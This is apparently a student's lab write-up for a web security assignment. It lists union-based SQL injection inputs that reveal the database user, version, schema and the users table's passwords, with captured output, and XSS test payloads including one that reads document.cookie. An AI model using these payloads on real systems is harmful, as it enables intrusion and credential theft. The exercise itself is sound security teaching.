
ASSIGNMENT – 7

Q-1) SQL Injection


> Print user's name:

Input "1" into the text box and then click Submit




> Always true scenario:

• Input %' or '0'='0 into the text box and then click Submit




Display Database User

 Input %' or 0=0 union select null, user() # into the text box and then clickSubmit




Display Database Version

 Input %' or 0=0 union select null, version() # into the text box and then clickSubmit




Display Database Name

 Input %' or 0=0 union select null, database() # into the text box and thenclick Submit




Display all tables in information_schema

Input %' and 1=0 union select null, table_name from
information schema.tables # into the text box and then click Submit




```
ID: %' and 1=0 union select null, table_name from information_schema.tables # First name: EVENTS
ID: %' and 1=0 union select null, table name from information schema.tables #
First name:
Surname: FILES
ID: %' and 1=0 union select null, table_name from information_schema.tables #
ID: %' and 1=0 union select null, table_name from information_schema.tables #
 irst name:
Gurname: GLOBAL_VARIABLES
ID: %' and 1=0 union select null, table_name from information_schema.tables # First name:
Surname: KEYWORDS
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_CACHES
ID: %' and 1=0 union select null, table_name from information_schema.tables #First name:
Surname: KEY_COLUMN_USAGE
ID: %' and 1=0 union select null, table_name from information_schema.tables #First name:
Surname: OPTIMIZER_TRACE
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: PARAMETERS
ID: %' and 1=0 union select null, table_name from information_schema.tables #First name:
Surname: PARTITIONS
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: PLUGINS
ID: %' and 1=0 union select null, table_name from information_schema.tables # First name:
Surname: PROCESSLIST
ID: %' and 1=0 union select null, table_name from information_schema.tables #First name:
Surname: PROFILING
```

- > Display all the columns fields in the information_schema user table
 - Input %' and 1=0 union select null, concat (table_name, 0x,0a, column_name) from information_schema.columns where table_name ='users' # into the text box and then click Submit



- > Display all the columns field contents in the information_schema user table
 - Input %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users# into the text box and then click Submit




Q-2) XSS (Cross Site Scripting)

TEST: 1

Name: Test 1

Message: <script>alert("hello")</script>






TEST: 2

Name: Test 2

Message: <iframe src="http://wikipedia.org"></iframe>



TEST: 3

Name: Test 3

Message: <script>alert(document.cookie)</script>

